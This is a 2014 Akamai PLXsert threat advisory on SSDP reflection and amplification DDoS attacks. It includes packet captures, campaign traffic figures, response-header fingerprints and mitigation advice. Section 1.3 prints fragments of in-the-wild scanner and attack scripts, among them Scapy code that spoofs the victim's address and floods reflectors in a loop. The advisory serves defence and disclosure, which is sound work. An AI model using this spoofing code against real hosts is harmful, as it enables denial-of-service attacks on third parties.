

SSDP REFLECTION DDOS ATTACKS**RISK FACTOR - HIGH**

1.1 OVERVIEW / PLXsert has observed the use of a new reflection and amplification distributed denial of service (DDoS) attack that abuses the Simple Service Discovery Protocol (SSDP). This protocol is part of the Universal Plug and Play (UPnP) Protocol standard. SSDP comes enabled on millions of home and office devices – including routers, media servers, web cams, smart TVs and printers – to allow them to discover each other on a network, establish communication and coordinate activities. Attackers have been abusing these protocols to launch DDoS attacks that amplify and reflect network traffic to their targets.

PLXsert observed UPnP reflection attacks for the first time in July 2014. Since then the attacks have become more common as malicious actors fingerprint (identify) more and more open UPnP devices and share scanning and attack tools. This threat advisory explains this reflection attack, analyzes two malicious tools – *ssdpscanner.py* scanner tool and *ssdpattack.py* attack tool – and discusses the required community response and mitigation strategies.

1.2 ABOUT SSDP REFLECTION ATTACKS / SSDP permits networked devices, such as personal computers, printers, Internet gateways, Wi-Fi access points and mobile devices to seamlessly discover each other's presence on the network and establish functional network services for data sharing, communications and entertainment¹. The protocol is usually enabled in home network devices such as wireless access points, cable modems and gaming consoles.

The Simple Object Access Protocol ([SOAP](#)) is used to deliver control messages to UPnP devices and pass information back from the devices. Attackers have discovered that SOAP requests can be crafted to elicit a response that reflects and amplifies a packet, which can be redirected towards a target. By employing a great number of devices, attackers create large quantities of attack traffic that can be aimed at selected targets.

PLXsert replicated a reflection attack of this type in the lab, demonstrating how attackers produce reflection and amplification DDoS attacks using UPnP-enabled devices.

¹ "[Universal Plug and Play](#)." Wikipedia. Wikimedia Foundation, 27 Sept. 2014.

In the first step of the attack process, a SOAP request (M-SEARCH) is sent to a UPnP-enabled device, as shown in Figure 1. The M-SEARCH packet identifies vulnerable devices. In Figure 2, the device responds to the request with the HTTP location of its device description file, an XML file.

```

▽ User Datagram Protocol, Src Port: 60720 (60720), Dst Port: ssdp (1900)
  Source port: 60720 (60720)
  Destination port: ssdp (1900)
  Length: 105
  ▷ Checksum: 0x6439 [validation disabled]
▽ Hypertext Transfer Protocol
  ▷ M-SEARCH * HTTP/1.1\r\n
    HOST:239.255.255.250:1900\r\n
    ST:upnp:rootdevice\r\n
    MX:5\r\n
    MAN: "ssdp:discover"\r\n
    \r\n
    \[Full request URI: http://239.255.255.250:1900\*\]
    [HTTP request 1/1]
    \[Response in frame: 3\]

| Hex  | Dec                     | ASCII                |
|------|-------------------------|----------------------|
| 0000 | 00 00 0c 9f f0 04 f2 3c | . . . . < .P. . . E. |
| 0010 | 91 50 99 05 08 00 45 00 | . }..@. @. ..H....u  |
| 0020 | a7 bb 48 0e bf 9a af 75 | ...0.l.i d9M-SEAR    |
| 0030 | 64 39 4d 2d 53 45 41 52 | CH * HTT P/1.1..H    |
| 0040 | 43 48 20 2a 20 48 54 54 | OST:239. 255.255.    |
| 0050 | 50 2f 31 2e 31 0d 0a 48 | 250:1900 ..ST:upn    |
| 0060 | 32 35 30 3a 31 39 30 30 | p:rootde vice..MX    |
| 0070 | 0d 0a 4d 41 4e 3a 22 73 | :5..MAN: "ssdp:di    |
| 0080 | 64 69 73 65 0d 0a 64 69 | scover". ...         |


```

Figure 1: An M-SEARCH request is sent across the network to identify vulnerable UPnP-enabled devices

```
Frame 2: 274 bytes on wire (2192 bits), 274 bytes captured (2192 bits)
Ethernet II, Src: Cisco_5a:0b:41 (84:78:ac:5a:0b:41), Dst: f2:3c:91:50:99:05 (f2:3c:91:50:99:05)
Internet Protocol Version 4, Src: [REDACTED], Dst: [REDACTED]
User Datagram Protocol, Src Port: ssdp (1900), Dst Port: 42244 (42244)
Source port: ssdp (1900)
Destination port: 42244 (42244)
Length: 240
Checksum: 0x408e [validation disabled]
[Good Checksum: False]
[Bad Checksum: False]
Hypertext Transfer Protocol
HTTP/1.1 200 OK\r\n
CACHE-CONTROL: max-age=1800\r\n
EXT: \r\n
LOCATION: http://192.168.0.1:1900/rootDesc.xml\r\n
SERVER: Ubuntu/7.10 UPnP/1.0 miniupnpd/1.0\r\n
ST: upnp:rootdevice\r\n
USN: uuid:fc4ec57e-b051-11db-88f8-0060085db3f6::upnp:rootdevice\r\n
\r\n
[HTTP response 1/1]



|      |                                                 |                    |
|------|-------------------------------------------------|--------------------|
| 0000 | f2 3c 91 50 99 05 84 78 ac 5a 0b 41 08 00 45 00 | .<P...x .Z.A..E.   |
| 0010 | 01 04 b5 44 00 00 2a 11 cb 0f b4 da 53 12 48 0e | ...D...*. ....S.H. |
| 0020 | bf 9a 07 6c a5 04 00 f0 40 8e 48 54 54 50 2f 31 | ...l.... @.HTTP/1  |
| 0030 | 2e 31 20 32 30 30 20 4f 4b 0d 0a 43 41 43 48 45 | .1 200 0 K..CACHE  |
| 0040 | 2d 43 4f 4e 54 52 4f 4c 3a 20 6d 61 78 2d 61 67 | -CONTROL : max-ag  |
| 0050 | 65 3d 31 38 30 30 0d 0a 45 58 54 3a 0d 0a 4c 4f | e=1800.. EXT:..L0  |
| 0060 | 43 41 54 49 4f 4e 3a 20 68 74 74 70 3a 2f 2f 31 | CATION: http://1   |
| 0070 | 39 32 2e 31 36 38 2e 30 2e 31 3a 31 39 30 30 2f | 92.168.0 .1:1900/  |
| 0080 | 72 6f 74 44 65 73 63 2e 78 6d 6c 0d 0a 53 45    | rootDesc .xml..SE  |
| 0090 | 52 56 45 52 3a 20 55 62 75 6e 74 75 2f 37 2e 31 | RVER: Ub untu/7.1  |
| 00a0 | 30 20 55 50 6e 50 2f 31 2e 30 20 6d 69 6e 69 75 | 0 UPnP/1 .0 miniu  |
| 00b0 | 70 6e 70 64 2f 31 2e 30 0d 0a 53 54 3a 20 75 70 | pnpd/1.0 ..ST: up  |
| 00c0 | 6e 70 3a 72 6f 6f 74 64 65 76 69 63 65 0d 0a 55 | np:rootd evice..U  |
| 00d0 | 53 4e 3a 20 75 75 69 64 3a 66 63 34 65 63 35 37 | SN: uuid :fc4ec57  |
| 00e0 | 65 2d 62 30 35 31 2d 31 31 64 62 2d 38 38 66 38 | e-b051-1 1db-88f8  |
| 00f0 | 2d 30 30 36 30 30 38 35 64 62 33 66 36 3a 3a 75 | -0060085 db3f6::u  |
| 0100 | 70 6e 70 3a 72 6f 6f 74 64 65 76 69 63 65 0d 0a | pnp:root device..  |
| 0110 | 0d 0a                                           | ..                 |


```

Figure 2: The M-SEARCH response from a vulnerable UPnP-enabled device returns its location, description and UUID

After gathering a list of vulnerable devices, the attacker will send malicious requests to cause a reflected and amplified response to the attacker's target. The size of the response and amplification factor may vary depending on the contents of the device description file, such as response header, banner, operating system and UUID. Figure 3 shows an attack using a vulnerable UPnP-enabled commercial home router. Figure 4 shows an actual attack packet sent from the UPnP device.

244	27	934045000	192.168.1.1	192.168.1.100	SSDP	374	HTTP/1.1	200	OK								
► Frame 244: 374 bytes on wire (2992 bits), 374 bytes captured (2992 bits) on interface 0																	
► Ethernet II, Src: Cisco-Li_73:67:b6 (00:13:10:73:67:b6), Dst: Apple_06:93:62 (40:6c:8f:06:93:62)																	
► Internet Protocol Version 4, Src: 192.168.1.1 (192.168.1.1), Dst: 192.168.1.100 (192.168.1.100)																	
▼ User Datagram Protocol, Src Port: ssdp (1900), Dst Port: ssdp (1900)																	
Source port: ssdp (1900)																	
Destination port: ssdp (1900)																	
Length: 340																	
► Checksum: 0x7c2e [validation disabled]																	
▼ Hypertext Transfer Protocol																	
► HTTP/1.1 200 OK\r\n																	
ST:urn:schemas-upnp-org:service:Layer3Forwarding:1\r\n																	
USN:uuid:0013-1073-67b60000b2dc:urn:schemas-upnp-org:service:Layer3Forwarding:1\r\n																	
Location: http://192.168.1.1:5431/dyndev/uuid:0013-1073-67b60000b2dc\r\n																	
Server: Custom/1.0 UPnP/1.0 Proc/Ver\r\n																	
EXT:\r\n																	
Cache-Control:max-age=1800\r\n																	
DATE: Thu, 01 Jan 1970 00:10:07 GMT\r\n																	
\r\n																	
[HTTP response 92/308]																	
[Prev response in frame: 240]																	
[Next response in frame: 246]																	
0000	40	66	8f	06	93	62	00	13	10	73	67	b6	08	00	45	00	@l...b.. .sg...E.
0010	01	68	00	00	40	00	40	11	b5	cf	c0	a8	01	01	c0	a8	.h..@. @.
0020	01	64	07	6c	01	54	7c	2e	48	54	54	50	2f	31	.d.l.l.T .HTTP/1		
0030	2e	31	20	32	30	30	20	4f	4b	0d	0a	53	54	3a	75	72 .1 200 0 K..ST:ur	
0040	6e	3a	73	63	68	65	6d	61	73	2d	75	70	6e	70	2d	6f n:schema s-upnp-o	
0050	72	67	3a	73	65	72	76	69	63	65	3a	4c	61	79	65	72 rg:servi ce:Layer	
0060	33	46	6f	72	77	61	72	64	69	6e	67	3a	31	0d	0a	55 3Forward ing:1..U	
0070	53	4e	3a	75	75	69	64	3a	30	30	31	33	2d	31	30	37 SN:uuid: 0013-107	
0080	33	2d	36	37	62	36	30	30	30	30	62	32	64	63	3a	3a 3-67b600 00b2dc::	
0090	75	72	6e	3a	73	63	68	65	6d	61	73	2d	75	70	6e	70 urn:sche mas-upnp	
00a0	2d	6f	72	67	3a	73	65	72	76	69	63	65	3a	4c	61	79 -org:ser vice:Lay	
00b0	65	72	33	46	6f	72	77	61	72	64	69	6e	67	3a	31	0d er3Forwa rding:1.	
00c0	0a	4c	6f	63	61	74	69	6f	6e	3a	20	68	74	74	70	3a .Locatio n: http:	
00d0	2f	2f	31	39	32	2e	31	36	38	2e	31	2e	31	3a	35	34 //192.16 8.1.1:54	
00e0	33	31	2f	64	79	6e	64	65	76	2f	75	75	69	64	3a	30 31/dyndev/v/uuid:0	
00f0	30	31	33	2d	31	30	37	33	2d	36	37	62	36	30	30	30 013-1073 -67b6000	
0100	30	62	32	64	63	0d	0a	53	65	72	76	65	72	3a	20	43 0b2dc..S erver: C	
0110	75	73	74	6f	6d	2f	31	2e	30	20	55	50	6e	50	2f	31 ustom/1. 0 UPnP/1	
0120	2e	30	20	50	72	6f	63	2f	56	65	72	0d	0a	45	58	54 .0 Proc/ Ver..EXT	
0130	3a	0d	0a	43	61	63	68	65	2d	43	6f	6e	74	72	6f	6c ...Cache -Control	
0140	3a	6d	61	78	2d	61	67	65	3d	31	38	30	30	0d	0a	44 :max-age =1800..D	
0150	41	54	45	3a	20	54	68	75	2c	20	30	31	20	4a	61	6e ATE: Thu , 01 Jan	
0160	20	31	39	37	30	20	30	30	3a	31	30	3a	30	37	20	47 1970 00 :10:07 G MT....	
0170	4d	54	0d	0a	0d	0a											

Figure 3: An SSDP amplification/reflection attack against a host, using an UPnP-enabled commercial home router

```

12:31:43.468520 IP 192.168.1.100 > 192.168.1.1: ICMP 192.168.1.100 udp port 1900
unreachable, length 36
E..8)k@.@.....d.....E..f..@.0.....d.l.l.R..
12:31:43.469991 IP 192.168.1.1.1900 > 192.168.1.100.1900: UDP, length 332
E..h..@.0.....d.l.l.T..HTTP/1.1 200 OK
ST:urn:schemas-upnp-org:service:WANPPPConnection:1
USN:uuid:0013-1073-67b60200b2dc::urn:schemas-upnp-org:service:WANPPPConnection:1
Location: http://192.168.1.1:5431/dyndev/uuid:0013-1073-67b60000b2dc
Server: Custom/1.0 UPnP/1.0 Proc/Ver
EXT:
Cache-Control:max-age=1800
DATE: Thu, 01 Jan 1970 00:10:35 GMT

12:31:47.474006 IP 192.168.1.1.1900 > 192.168.1.100.1900: UDP, length 268
--
--
ST:urn:schemas-upnp-org:service:WANPPPConnection:1
USN:uuid:0013-1073-67b60200b2dc::urn:schemas-upnp-org:service:WANPPPConnection:1
Location: http://192.168.1.1:5431/dyndev/uuid:0013-1073-67b60000b2dc
Server: Custom/1.0 UPnP/1.0 Proc/Ver
EXT:
Cache-Control:max-age=1800
DATE: Thu, 01 Jan 1970 00:10:37 GMT

```

Figure 4: The example attack packet includes the information contained in the device description file

While replicating this attack vector in a LAN laboratory environment, PLXsert measured an amplification factor of approximately 33 percent.

1.3 SSDP SCANNING AND ATTACK TOOLS / PLXsert identified python scripts that are being used to scan for UPnP-enabled devices that reply to an initial discovery packet request, and subsequently employ those devices as reflectors for DDoS attacks. Details of the source code reveal the functionality of the scanner tool and of a second tool used to launch attacks.

1.3A SSDPSCANNER.PY SCANNING TOOL / The *ssdpscanner.py* file is used to scan a range of IP addresses and send these IPs the discovery packet (M-SEARCH). The scanning tool requires three command line arguments: a start IP address, an end IP address and a text file to append the results of the scan. Malicious actors use a well-known packet manipulation library ([Scapy](#)) to craft raw packets. The Scapy library allows the malicious actors to generate packet protocols easily and simplifies IP spoofing. The source code of a discovery packet is shown below. Once the script processes the command-line M-SEARCH arguments shown in Figure 5, it will scan the IP ranges as directed, and send the M-SEARCH packet to identify devices that respond over the network, as shown in Figure 6.

```

mydestport = random.randint(400,65535)
conf.verb = 0
data = "M-SEARCH * HTTP/1.1\r\nHOST: 239.255.255.250:1900\r\nMAN:
\"ssdp:discover\"\r\nMX: 2\r\nNST: ssdp:all\r\n\r\n"

```

Figure 5: Source code with an M-SEARCH request used to find responsive devices

```

def startscan():
    total = 0
    for server in ip_range:

        sys.stdout.write("\rSent %d Packets | Received %d Packets" % (total, recv))
        sys.stdout.flush()
        packet = IP(dst=server) / UDP(sport=mydestport, dport=1900) / Raw(load=data)
        send(packet)
        total = total + 1

```

Figure 6: Source code used to send the M-SEARCH packet

1.3B SSDPATTACK.PY ATTACKING TOOL / The *ssdpattack.py* script handles the attack. It is a rapid, multi-threaded version of the scanning script with the addition of IP source spoofing at the packet level, to reflect the device's response to the intended target. The attacker must supply a list of known reflection nodes (vulnerable UPnP devices), the number of threads to use and the target of the attack. The attack will run until it is killed manually.

When the attack is launched, the script will spin up the designated number of threads for each reflection node. Each thread builds the SSDP reflection/amplification response payload in an infinite loop until it is manually killed, along with the script.

```

data = "M-SEARCH * HTTP/1.1\r\nHOST: 239.255.255.250:1900\r\nMAN:
\"ssdp:discover\"\r\nMX: 2\r\nST: ssdp:all\r\n\r\n"

...

def deny():
    global ssdplist
    global currentserver
    global data
    global target
    ssdpserver = ssdplist[currentserver]
    currentserver = currentserver + 1
    packet = IP(dst=ssdpserver, src=target) / UDP(sport=1900, dport=1900) /
Raw(load=data)
    send(packet,loop=1)

```

Figure 7: Source code for the SSDP attack tool

1.4 OBSERVED CAMPAIGN / Malicious actors are using this new attack vector to perform large-scale DDoS attacks. The number of devices that will behave as open reflectors and amplifiers is vast, as many of them are home-based Internet-enabled devices that are neither updated nor maintained. As a result, attackers have a large surface of attack.

In this example campaign, Akamai mitigated a DDoS attack that used these techniques to involve a large number of UPnP devices in an attack targeting an Akamai customer. Figure 8 shows the malicious traffic observed at each Akamai DDoS scrubbing center. Peak traffic generated by the attackers reached 54.35 Gigabits per second (Gbps) and 17.85 million packets per second (Mpps).

Akamai Scrubbing Center	San Jose	London	Hong Kong	Washington DC	Frankfurt
Peak bits per second (bps)	6.60 Gbps	6.60 Gbps	20.40 Gbps	11.25 Gbps	9.50 Gbps
Peak packets per second (pps)	2.05 Mpps	1.20 Mpps	5.60 Mpps	1.90 Mpps	7.10 Mpps

Figure 8: SSDP reflection attack traffic distribution by Akamai scrubbing center

Malicious actors have directed UPnP-based reflection attacks at a variety of industries, including entertainment, payment processing, education, media and hosting, as shown in Figure 9.




Figure 9: The distribution of SSDP attacks by industry vertical in Q3 2014

1.5 OBSERVED DISTRIBUTION + RESEARCH / PLXsert found 4.1 million Internet-facing UPnP devices are potentially vulnerable to being employed in this type of reflection DDoS attack. This accounts for approximately 38 percent of the 11 million UPnP devices found. The distribution of these devices across the globe, are shown in Figure 10 and Figure 11. This volume and distribution creates a challenge for mitigation, patch management, updates and cleanup.

The prevalence of vulnerable devices is likely to drive the development of new tools to take advantage of the SSDP and SOAP protocols, which will likely also lead to UPnP device-based reflection attack tools and botnets being monetized in the DDoS-for-hire underground market.



Figure 10: Global distribution of vulnerable UPnP devices




Figure 11: Korea has the largest number of vulnerable UPnP devices, followed by the U.S., Canada, China, Argentina and Japan

1.6 FINGERPRINTING THIS ATTACK / While researching the potential threat posed by vulnerable devices, PLXsert identified the top 10 most common headers in UPnP response payloads. (Note: Headers such as EXT, CACHE-TIME have been omitted.) These headers were found in replies from hundreds of thousands, and in some cases, millions of devices. They are ranked by occurrence and specificity to UPnP devices.

When under attack, these types of incoming payloads are likely to originate from UPnP devices:

1. ST: upnp:rootdevice
2. Server: Linux/2.4.22-1.2115.nptl UPnP/1.0 miniupnpd/1.0
3. Location: http://192.168.0.1:65535/rootDesc.xml
4. USN: uuid:fc4ec57e-b051-11db-88f8-0060085db3f6::upnp:rootdevice
5. SERVER: Net-OS 5.xx UPnP/1.0
6. ST:upnp:rootdevice
7. Server: Custom/1.0 UPnP/1.0 Proc/Ver
8. USN: uuid:12342409-1234-1234-5678-ee1234cc5678::upnp:rootdevice
9. Server: OS 1.0 UPnP/1.0 Realtek/V1.3
10. Location: http://192.168.25.1:52869/picsdesc.xml

1.7 SYSTEM HARDENING + COMMUNITY ACTION / The challenge for system hardening is the almost non-existent patch and update management processes from vendors and the placement in homes and enterprises of misconfigured devices by service providers (mainly ISPs) and device vendors (printers, VoIP, routers, modems, etc.). As a result of mismanagement, millions of these devices are open on the Internet and exploitable beyond the scope of this advisory. The following system hardening is advised:

- If not needed, block wide-area network (WAN)-based UPnP requests to client devices, or do not allow UPnP access from the Internet at all
- Disable UPnP services on devices where it is not a functional requirement
- Proactively patch and update UPnP devices that are required to be open to the Internet.
- Review the US-CERT vulnerability note [VU#92268](#), which provides details about vulnerabilities related to UPnP and mitigation²

² "[Vulnerability Note VU#922681: Portable SDK for UPnP Devices \(libupnp\) Contains Multiple Buffer Overflows in SSDP](#)." Vulnerability Notes Database. Carnegie Mellon University, 30 July 2014.

1.8 DDOS MITIGATION / The mitigation of this attack vector is complicated because of the very large numbers of vulnerable devices and their geographical distribution. However one recommendation is to block source port 1900 traffic to your host to prevent bandwidth loads to services that do not use UPnP service, such as web hosting or possible exploitation attacks.

1.9 CONCLUSION / The rise of reflection attacks involving UPnP devices is an example of how fluid and dynamic the DDoS crime ecosystem can be in identifying, developing and incorporating new resources and attack vectors into its arsenal. Further development and refinement of attack payloads and tools is likely in the near future.

PLXsert will make the list of potentially vulnerable devices available to members of the security community in an effort to collaborate with cleanup and mitigation efforts of this threat. It is necessary, however, to address the problem from the root causes: vulnerabilities inherent in the UPnP protocol and the difficulty of upgrading, patching and managing these devices once they are deployed and facing the Internet.

Action from firmware, application and hardware vendors must occur in order to mitigate and manage this threat.



The Prolexic Security Engineering and Research Team (PLXsert) monitors malicious cyber threats globally and analyzes these attacks using proprietary techniques and equipment. Through research, digital forensics and post-event analysis, PLXsert is able to build a global view of security threats, vulnerabilities and trends, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, along with best practices to identify and mitigate security threats and vulnerabilities, PLXsert helps organizations make more informed, proactive decisions.

Akamai® is a leading provider of cloud services for delivering, optimizing and securing online content and business applications. At the core of the company's solutions is the Akamai Intelligent Platform™ providing extensive reach, coupled with unmatched reliability, security, visibility and expertise. Akamai removes the complexities of connecting the increasingly mobile world, supporting 24/7 consumer demand, and enabling enterprises to securely leverage the cloud. To learn more about how Akamai is accelerating the pace of innovation in a hyperconnected world, please visit www.akamai.com or blogs.akamai.com, and follow @Akamai on Twitter.

Akamai is headquartered in Cambridge, Massachusetts in the United States with operations in more than 40 offices around the world. Our services and renowned customer care enable businesses to provide an unparalleled Internet experience for their customers worldwide. Addresses, phone numbers and contact information for all locations are listed on www.akamai.com/locations

©2014 Akamai Technologies, Inc. All Rights Reserved. Reproduction in whole or in part in any form or medium without express written permission is prohibited. Akamai and the Akamai wave logo are registered trademarks. Other trademarks contained herein are the property of their respective owners. Akamai believes that the information in this publication is accurate as of its publication date; such information is subject to change without notice. Published 10/14.